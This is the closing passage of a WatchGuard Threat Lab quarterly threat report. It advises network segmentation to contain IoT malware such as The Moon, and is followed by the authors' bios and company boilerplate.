Our team sees more and more threats targeting internet of things (IoT) devices, such as the Linux-based The Moon malware infecting consumer routers and NAS servers. These threats are often harder to detect when successful, as they hide on devices that you can't add endpoint security controls to. However, your network security can help you to detect and prevent IoT attacks. Besides using intrusion prevention services (IPS) to detect these attacks, some simple network architecture strategies can greatly reduce your chance of an incident. We recommend you completely segment your IoT devices, placing them on a separate physical or logical (VLAN) network from your other computers, with a security appliance in between. While your normal computers will likely need to access some of the IoT devices services and vice versa, once segmented you can write network policies that provide the bare minimal access needed. In short, you can configure very limited access that still allows these IoT devices to do their jobs and supply their services, but also greatly mitigates the fallout if one of them did get infected by some threat. Better yet, by greatly limiting the IoT devices' network access, you also might block the vectors that the attackers need to compromise the device in the first place. If you haven't segmented your IoT devices yet, we recommend you do so. The work it takes is worth it.

We hope this report taught or reminded you of some useful tip you can use to better protect yourself and your neighbors. One simple way we can "lift all boats" is by spreading security awareness to our business partners, co-workers, friends, and family. This report is free to everyone. If you found any of it useful and want to encourage a global security community, feel free to pass it on to others. Thanks for reading our report this quarter, and we hope to see you next time. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com, and stay safe!

**Corey Nachreiner****Chief Technology Officer**

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

**Marc Laliberte****Sr. Security Threat Analyst**

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

**Trevor Collins****Information Security Analyst**

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

**Ryan Estes****Intrusion Analyst**

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

**John Schilling****Intrusion Analyst**

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.

**Josh Stuijbergen****Intrusion Analyst**

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a Political Science BA and Cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 18,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.